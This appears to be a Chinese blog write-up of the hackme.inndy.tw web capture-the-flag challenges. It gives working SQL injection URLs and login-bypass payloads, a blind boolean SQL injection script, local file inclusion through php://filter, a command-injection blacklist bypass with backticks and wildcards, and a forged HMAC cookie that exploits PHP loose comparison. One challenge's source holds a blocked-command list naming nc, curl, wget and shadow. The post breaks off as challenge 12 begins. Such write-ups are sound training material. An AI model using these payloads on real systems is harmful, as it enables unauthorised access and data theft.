

Hackme-Web-wp

原创

[iReverse](#) 于 2019-09-13 18:36:44 发布 779 收藏 2

分类专栏: [Hackme-Web-wp](#) 文章标签: [Hackme-Web-wp](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_41509200/article/details/100807941

版权



[Hackme-Web-wp](#) 专栏收录该内容

0 篇文章 0 订阅

订阅专栏

Hackme-Web-wp

背景:

这几天老师要求我们把hackme的题目做出来, 于是便开始了新的征程, 一定把全部flag找出来, fighting...

题目及解题思路

1、hide and seek

```
Can you see me? I'm so close to you but you can't see me.
```

题目描述说离我很近, 于是便翻翻网页源代码, 果真发现了flag

```

</div>
<div class="container comic-sans">
  <h2 style="color: rgba(255, 255, 255, 0)">FLAG {0h U C meeeeeeeeeeeeeeeeeeeee!}</h2>
</div>
<script>
  (function() { ... })();
</script>
```

2、guestbook

```
This guestbook sucks. sqlmap is your friend.
```

根据题目意思肯定是一个sql注入了，比较sqlmap都出来了

Super-Simple-Vulnerable-Guestbook

[Home](#) | [Message List](#) | [New Post](#)

New Post

Title:

Content:

Submit

https://blog.csdn.net/qq_41509200

看上去非常像是一个xss攻击，于是进行fuzz（模糊测试）
观察url，进行简单fuzz

```
https://hackme.inndy.tw/gb/?mod=read&id=-1 union select 1,2,database(),4 -- 1
```

Super-Simple-Vulnerable-Guestbook

[Home](#) | [Message List](#) | [New Post](#)

[Delete](#)

Post -- 2

g8

at 4

https://blog.csdn.net/qq_41509200

得到数据库名g8

```
https://hackme.inndy.tw/gb/?mod=read&id=-1 union select 1,2,(select TABLE_NAME from information_schema.TABLES where TABLE_SCHEMA='guestbook' limit 0,1),4 -- 1
```

Super-Simple-Vulnerable-Guestbook

[Home](#) | [Message List](#) | [New Post](#)

[Delete](#)

Post -- 2

flag

at 4

https://blog.csdn.net/qq_41509200

得到表名flag

```
https://hackme.inndy.tw/gb/?mod=read&id=-1 union select 1,2,(select COLUMN_NAME from information_schema.COLUMNS where TABLE_NAME='flag' limit 1,1),4 -- 1
```

得到字段名flag

```
https://hackme.inndy.tw/gb/?mod=read&id=-1 union select 1,2,(select flag from flag limit 1,1),4 -- 1
```

Super-Simple-Vulnerable-Guestbook

[Home](#) | [Message List](#) | [New Post](#)

[Delete](#)

Post -- 2

```
FLAG{YOU_KNOW_SQL_INJECT10N!!!' or 595342>123123#}
```

at 4

https://blog.csdn.net/qq_41509200

得到最终flag

另解

也可执行如下选项得到flag

```
https://hackme.inndy.tw/gb/?mod=read&id=-1%20union%20select%201,2,3,4--+
```

Super-Simple-Vulnerable-Guestbook

[Home](#) | [Message List](#) | [New Post](#)

[Delete](#)

Post -- 2

3

at 4

https://blog.csdn.net/qq_41509200

//2,3,4都是回显点

```
https://hackme.inndy.tw/gb/?mod=read&id=-1%20union%20select%201,2,database(),4--+
```

Super-Simple-Vulnerable-Guestbook

[Home](#) | [Message List](#) | [New Post](#)

[Delete](#)

Post -- 2

g8

at 4

https://blog.csdn.net/qq_41509200

//找到数据库g8，虽然直接用database()也行

```
https://hackme.inndy.tw/gb/?mod=read&id=-1%20union%20select%201,2,group_concat(table_name),4 from information_schemata.tables where table_schema=database()--+
```

Super-Simple-Vulnerable-Guestbook

[Home](#) | [Message List](#) | [New Post](#)

[Delete](#)

Post -- 2

flag,posts,users

at 4

https://blog.csdn.net/qq_41509200

//找到表flag

```
https://hackme.inndy.tw/gb/?mod=read&id=-1%20union%20select%201,2,group_concat(column_name),4 from information_schemata.columns where table_schema=database() and table_name='flag'--+
```

Super-Simple-Vulnerable-Guestbook

[Home](#) | [Message List](#) | [New Post](#)

[Delete](#)

Post -- 2

id,flag,padding0,padding1

at 4

https://blog.csdn.net/qq_41509200

//找到flag列

```
https://hackme.inndy.tw/gb/?mod=read&id=-1%20union%20select%201,2,group_concat(flag),4 from flag
```

Super-Simple-Vulnerable-Guestbook

[Home](#) | [Message List](#) | [New Post](#)

[Delete](#)

Post -- 2

http://i.giphy.com/3o72FdPiRXBRbBLUc0.gif,FLAG{YOU_KNOW_SQL_1NJECT10N!!!' or 595342>123123#},http://i.giphy.com/m7BTtLWhjkEJa.gif

at 4

https://blog.csdn.net/qq_41509200

//找到FLAG

[知识扩展](#)

sqlmap的使用

<https://blog.csdn.net/caicai0001000/article/details/79576697>

XSS攻击

XSS攻击通常指的是通过利用网页开发时留下的漏洞，通过巧妙的方法注入恶意指令代码到网页，使用户加载并执行攻击者恶意制造的网页程序。这些恶意网页程序通常是JavaScript，但实际上也可以包括Java、VBScript、ActiveX、Flash或者甚至是普通的HTML。攻击成功后，攻击者可能得到包括但不限于更高的权限（如执行一些操作）、私密网页内容、会话和cookie等各种内容。

fuzz

模糊测试（Fuzzing），是一种通过向目标系统提供非预期的输入并监视异常结果来发现软件漏洞的方法。

3、LFI

What this admin's password? That is not important at all, just get the flag.

Tips: LFI, php://filter

点击网页中的 **Home** 后出现:

```
https://hackme.inndy.tw/lfi/?page=pages/index
```

查看网页源代码后发现flag的痕迹

```
22         \ul class="nav navbar-nav /
23         <li class="active">
24             <a href="?page=pages/index">Home</a>
25         </li>
26         <li>
27             <a href="?page=pages/intro">Introduction</a>
28         </li>
29 <!-- There is no flag
30         <li>
31             <a href="?page=pages/flag">Flag</a>
32         </li>
33 -->
34         <li>
35             <a href="?page=pages/login">Login</a>
36         </li>
```

估计就是读取网页中的文件，所以就读下面url

```
https://hackme.inndy.tw/lfi/?page=php://filter/read=convert.base64-encode/resource=pages/flag
```


Component Design

[Hack Me](#) [Home](#) [Introduction](#) [Login](#)

Q2FulHlvdSByZWFKIHRoZSBmbGFnPD9waHAgcmVxdWlyZSgnY29uZmlnLnBocCcpOyA/Pj8K

https://blog.csdn.net/qq_41509200

此时发现一串很像base64编码后的字符串，在线解密后结果如下图



于是乎再按照下面的url读一遍呗

<https://hackme.inndy.tw/lfi/?page=php://filter/read=convert.base64-encode/resource=pages/config>

最终得到了又是base64加密后的字符串，在线解密后即得flag

Component Design

[Hack Me](#) [Home](#) [Introduction](#) [Login](#)

PD9waHAKCiRmbGFnlD0glkZMQUd7WW9vb29vb19MRkIfZzAwZF8yY1h4c1hTWVA5RVZMcklvfSI7Cg==

https://blog.csdn.net/qq_41509200

请将要加密或解密的内容复制到以下区域

```
<?php  
  
$flag = "FLAG{Yoooooo_LFI_g00d_2cXxsXSYP9EVLrIo}";
```

BASE64加密

BASE64解密

https://blog.csdn.net/qq_41509200

知识扩展

LFI（文件包含攻击）


<https://www.jianshu.com/p/8803aff98bfa>

4、homepage

Where is the flag? Did you check the code?

点击题目链接后出现Start Hacking Now，于是便像以前的Web解题思路一样，先按F12看看，不想在Console下发现一张二维码

1.2.2.2



扫一下就出现了flag

晚上10:23 | 0.3K/s

HD 4G 40



FLAG{Oh, You found me!!!!!! Yeeeeeeee.}



https://blog.csdn.net/qq_41509200

5、ping

打开网页后发现其源代码如下

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Ping</title>
</head>
<body>
  <form action="." method="GET">
    IP: <input type="text" name="ip"> <input type="submit" value="Ping">
  </form>
  <pre><?php
    $blacklist = [
      'flag', 'cat', 'nc', 'sh', 'cp', 'touch', 'mv', 'rm', 'ps', 'top', 'sleep', 'sed',
      'apt', 'yum', 'curl', 'wget', 'perl', 'python', 'zip', 'tar', 'php', 'ruby', 'kill',
      'passwd', 'shadow', 'root',
      'z',
      'dir', 'dd', 'df', 'du', 'free', 'tempfile', 'touch', 'tee', 'sha', 'x64', 'g',
      'xargs', 'PATH',
      '$0', 'proc',
      '/', '&', '|', '>', '<', ';', '"', '\'', '\\', "\n"
    ];
    set_time_limit(2);

    function ping($ip) {
      global $blacklist;

      if(strlen($ip) > 15) {
        return 'IP toooooo longgggggggggg';
      } else {
        foreach($blacklist as $keyword) {
          if(strstr($ip, $keyword)) {
            return "{$keyword} not allowed";
          }
        }
        $ret = [];
        exec("ping -c 1 \"{$ip}\" 2>&1", $ret);
        return implode("\n", array_slice($ret, 0, 10));
      }
    }

    if(!empty($_GET['ip']))
      echo htmlentities(ping($_GET['ip']));
    else
      highlight_file(__FILE__);
?></pre>
```

程序在\$blacklist里面过滤了很多东西，但是还是可以用“两个反引号”来绕过限制执行系统命令，所以，首先输入`ls`来查看目录，发现报错信息里面提示了有index.php和flag.php

IP:

```
ping: flag.php
index.php: Name or service not known
```

所以flag一定是在flag.php里面了，所以要尝试去读取flag.php，但是cat，flag和php被禁掉了，所以要用tail来读取flag.php，所以就要用通配符来读取，所以最后的payload是：`tail fl*.ph*`,最终得到了flag

IP:

```
ping: <?php
$flag = 'FLAG{ping_$(capture-the-flag)_UtUbtnvY5F9Hn5dR}';: Name or service not known
```

知识扩展

Linux通配符

<https://blog.csdn.net/magi1201/article/details/76065370>


php代码审计

6、scoreboard

DO NOT ATTACK or SCAN scoreboard, you don't need to do that.

题目描述说别让我们攻击或者扫描网页，所以就不搞破坏了

打开题目链接后习惯性地按F12，最终在Network的Headers中找到了flag



7、login as admin 0

SQL Injection!

提示说用sql注入，进入题目点击Source Code，出现如下源代码

```
<?php
require('config.php');

// table schema
// user -> id, user, password, is_admin

if($_GET['show_source'] === '1') {
    highlight_file(__FILE__);
    exit;
}

function safe_filter($str)
{
    $str1 = strtolower($str);
    if (strstr($str1, 'or 1=1') || strstr($str1, 'drop') ||
        strstr($str1, 'update') || strstr($str1, 'delete'))
```

```

        } {
            return '';
        }
        return str_replace("'", "\'", $str);
    }
}

$_POST = array_map('safe_filter', $_POST);

$user = null;

// connect to database

if(!empty($_POST['name']) && !empty($_POST['password'])) {
    $connection_string = sprintf('mysql:host=%s;dbname=%s;charset=utf8mb4', DB_HOST, DB_NAME);
    $db = new PDO($connection_string, DB_USER, DB_PASS);
    $sql = sprintf("SELECT * FROM `user` WHERE `user` = '%s' AND `password` = '%s'",
        $_POST['name'],
        $_POST['password']
    );
    try {
        $query = $db->query($sql);
        if($query) {
            $user = $query->fetchObject();
        } else {
            $user = false;
        }
    } catch(Exception $e) {
        $user = false;
    }
}

?><!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Login As Admin 0</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="/bootstrap/css/bootstrap.min.css" media="all">
</head>
<body>
    <div class="jumbotron">
        <div class="container">
            <h1>Login as Admin 0</h1>
        </div>
    </div>

    <div class="container">
        <div class="navbar">
            <div class="container-fluid">
                <div class="navbar-header">
                    <a class="navbar-brand" href="/">Please Hack Me</a>
                </div>
                <ul class="nav navbar-nav">
                    <li>
                        <a href="/scoreboard">Scoreboard</a>
                    </li>
                    <li>
                        <a href="?show_source=1" target="_blank">Source Code</a>
                    </li>
                </ul>
            </div>
        </div>
    </div>

```

```

        </div>
    </div>
</div>

<div class="container">
    <div class="col-md-6 col-md-offset-3">
<?php if(!$user): ?>
<?php if($user === false): ?>
    <!-- debug: <?=$sql?> -->
    <div class="alert alert-danger">Login failed</div>
<?php endif; ?>
    <form action="." method="POST">
        <div class="form-group">
            <label for="name">User:</label>
            <input id="name" class="form-control" type="text" name="name" placeholder="User">
        </div>
        <div class="form-group">
            <label for="password">Pass:</label>
            <input id="password" class="form-control" type="text" name="password" placeholder="Password"
>
        </div>
        <div class="form-group">
            <input class="form-control btn btn-primary" type="submit" value="Login">
        </div>
    </form>

    <div>
        <p>
            You can login with <code>guest</code> / <code>guest</code>.
        </p>
    </div>
<?php else: ?>
    <h3>Hi, <?=htmlentities($user->user)?></h3>

    <h4><?=sprintf("You %s admin!", $user->is_admin ? "are" : "are not")?></h4>

    <?php if($user->is_admin) printf("<code>%s</code>, %s", htmlentities($flag1), $where_is_flag2); ?>
<?php endif; ?>
    </div>
</div>
</body>
</html>

```

代码中的注释提示我们用admin登录

```

// table schema
// user -> id, user, password, is_admin

```

题目中的过滤函数如下


```
function safe_filter($str)
{
    $str1 = strtolower($str);
    if (strstr($str1, 'or 1=1') || strstr($str1, 'drop') ||
        strstr($str1, 'update') || strstr($str1, 'delete'))
    {
        return '';
    }
    return str_replace("'", "\'", $str);
}
```

易知题目过滤了 `or 1=1` 等字符，还会用反斜杠转义单引号，漏洞点就在于本题只转义引号，不转义其它字符，所以我们可以考虑用自己提交的反斜杠转义掉引号前面的反斜杠，这样引号就被脱出来了，于是我们可以成功闭合，另外由于题目转义了引号，我们在构造admin登录的时候，可以使用16进制绕过，最终payload如下

```
name=guest\' or user=0x61646d696e-- +& password=guest
```

[Please Hack Me](#) [Scoreboard](#) [Source Code](#)

Hi, admin

You are admin!

```
FLAG{\` UNION SELECT "I Know SQL Injection" #}, flag2 in the database!
```

https://blog.csdn.net/qq_41509200

知识扩展

[mysql语句的使用](#)

<https://blog.csdn.net/xiazdong/article/details/7368576>

[payload解释](#)

0x61646d696e是16进制数，转换成字符后就是admin

[mysql 注释方法](#)

1.# 最普通的单行注释,实际渗透中最好用之前用url编码下,效果会更好,编码后的值为 %23

2.-- 注意中间的空格哦

3.-- +

4.` 在bypass一些比较老的waf可能还会有些用

5./*! 常规内联注释

6./*!

7./*!50000 */ mysql 5通用,带版本内联注释

8、login as admin 0.1

Grab the hidden flag

猛一看这一题与上一题一样，可是在上一题的flag后面有两句话说flag2在数据库中，所以第二题其实是注入去数据库找flag

Hi, admin

You are admin!

```
FLAG{\ ' UNION SELECT "I Know SQL Injection" #} , flag2 in the database!
```

https://blog.csdn.net/qq_41509200

于是开始查询数据库

```
name=guest\ ' union select 1,2,3,database()#
```

Please Hack Me

Scoreboard

Source Code

Hi, 2

You are admin!

```
FLAG{\ ' UNION SELECT "I Know SQL Injection" #} , flag2 in the database!
```

https://blog.csdn.net/qq_41509200

发现没有反应，我就觉得这里应该是要盲注了

```
\`name=guest\ ' union select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema=database()\`#
```

[Please Hack Me](#)

[Scoreboard](#)

[Source Code](#)

Hi, h1dden_f14g,user

You are admin!

FLAG{\ ' UNION SELECT "I Know SQL Injection" #}, flag2 in the database!

https://blog.csdn.net/qq_41509200

感觉发现了新大陆貌似爆出了表名，再使用下面的命令得到flag

```
name=guest\ ' union select 1,the_f14g,3,4 from h1dden_f14g#
```

[Please Hack Me](#)

[Scoreboard](#)

[Source Code](#)

Hi, FLAG{Good, Union select is quite easy to exploit!}

You are admin!

FLAG{\ ' UNION SELECT "I Know SQL Injection" #}, flag2 in the database!

https://blog.csdn.net/qq_41509200

9、login as admin 1

Please login as admin.

Tips: SQL Injection but sqlmap not working anymore.

Update: Source code is available now.

Scanner WON'T WORK

题目提示我们以admin身份登录，还是sql注入，但是sqlmap不起作用，而且不用扫描，但是源码可用，于是就看看源码

```
function safe_filter($str)
{
    $str1 = strtolower($str);
    if (strstr($str1, ' ') || strstr($str1, '1=1') || strstr($str1, "'") ||
        strstr($str1, 'union select') || strstr($str1, 'select '))
    {
        return '';
    }
    return str_replace("'", "\'", $str);
}
```

感觉跟login as admin 0差不多，但是过滤了空格，'1=1'，' '，union select 和 select加空格 的形式，于是用下面的命令绕过即可得到flag

```
name=admin\'/**/union/**/select/**/1,2,3,4/**/#
```

[Please Hack Me](#) [Scoreboard](#) [Source Code](#)

Hi, name=admin\'/**/union/**/select/**/1,2,3,4/**/#
You are admin!
FLAG{He110, Admin\' or 1337 < 314159 #}, flag2 in the database!

https://blog.csdn.net/qq_41509200

知识扩展

- 空格绕过

```
%09 TAB键（水平）  
/**/  
%0a 新建一行  
%0c 新的一页  
%0d return功能  
%0b TAB键（垂直）  
%a0 空格
```

- 单引号绕过'

10、login as admin 1.2

Get another flag
Tips: boolean-based SQL injection, information_schema

这题提示我们进行盲注，进行布尔注入就行了，这题如果正确的话，会回显Hi，再加上原来的注入语句，否则返回login failed

```

import requests
url = "https://hackme.inndy.tw/login1/index.php"
length = 1
flag = ""
payload1 = r"guest\`/**/union/**/select/**/1=7,2=5,3=9,(ascii(substr((select/**/group_concat(4a391a11cfa831ca740cf8d00782f3a6)/**/from/**/0bdb54c98123f5526ccaed982d2006a9),{},{},1))={})#"
data = {'name':r"guest\`/**/union/**/select/**/1=7,2=5,3=9,(ascii(substr(database(),{},{},1))>{ })#", 'password':"123"}
for i in range(0,70):
    for j in range(32,128):
        data['name'] = payload1.format(str(length),str(j))
        content = requests.post(url,data=data).text
        if "FLAG" in content:
            flag += chr(j)
            print('**flag:**',flag)
            length += 1
            break

```

```

flag x
**flag:** FLAG{W0W, Yo
**flag:** FLAG{W0W, You
**flag:** FLAG{W0W, You
**flag:** FLAG{W0W, You f
**flag:** FLAG{W0W, You fo
Traceback (most recent call last):

```

But, 我跑了半小时, 也没跑出flag, 就出来这么一点, 枯了

11、login as admin 3

```
login as admin
```

想要爆出flag, cookie中的\$user['admin'] 要为true

```

</div>
<?php else: ?>
    <h3>Hi, <?=htmlentities($user['name'])?></h3>
    <h4><?=sprintf("You %s admin!", $user['admin']) ? "are" : "are not")?></h4>
    <?php if($user['admin']) printf("<code>%s</code>", htmlentities($flag)); ?>
<?php endif; ?>

```

在下面的load_user()函数中, 我们发现验证登录的方式是!=, 于是就想到了php弱比较, 我们需要构造sig=0, 即可轻松绕过消息验证码检测:

```
hash_hmac('sha512', $unserialized['data'], $secret) != $unserialized['sig']
```

```

function load_user()
{
    global $secret, $error;

    if(empty($_COOKIE['user'])) {
        return null;
    }

    $unserialized = json_decode(base64_decode($_COOKIE['user']), true);
    $r = hash_hmac('sha512', $unserialized['data'], $secret) != $unserialized['sig'];

    if(hash_hmac('sha512', $unserialized['data'], $secret) != $unserialized['sig']) {
        $error = 'Invalid session';
        return false;
    }

    $data = json_decode($unserialized['data'], true);
    return [
        'name' => $data[0],
        'admin' => $data[1]
    ];
}

```

https://blog.csdn.net/qq_41509200

执行下面的php代码后即可得到构造的payload

```

<?php
function set_user()
{
    $user = ['admin',true];
    $data = json_encode($user);
    $sig = 0;
    $all = base64_encode(json_encode(['sig' => $sig, 'data' => $data]));
    echo $all;
}
set_user();
?>

```


[edit](#) [fork](#) [download](#)

```
1. <?php
2. function set_user()
3. {
4.     $user = ['admin', true];
5.     $data = json_encode($user);
6.     $sig = 0;
7.     $all = base64_encode(json_encode(['sig' => $sig, 'data' => $data]));
8.     echo $all;
9. }
10. set_user();
11. ?>
```

Success #stdin #stdout 0.03s 24208KB

 stdin

Standard input is empty

 stdout

eyJzaWciOjAsImRhdGEiOiJbXCJhZG1pblwiLHRydWVdIn0=

https://blog.csdn.net/qq_41509200

在网页的console下输入下面的命令（也就是在cookie里添加如下内容）即得flag

```
document.cookie="user=eyJzaWciOjAsImRhdGEiOiJbXCJhZG1pblwiLHRydWVdIn0=";
```

[Please Hack Me](#)[Scoreboard](#)[Source Code](#)[Logout](#)

Hi, admin

You are admin!

FLAG{H3110, 4dm1n1576a70r... 1f y0u kn0w my 53cR37 and Use STRONG COMPARE pls}

https://blog.csdn.net/qq_41509200

知识扩展

- php弱比较
- 在cookie里添加内容

12、login as admin 4

login as admin

查看网页源代码，发现这次代码终于不多了，happy

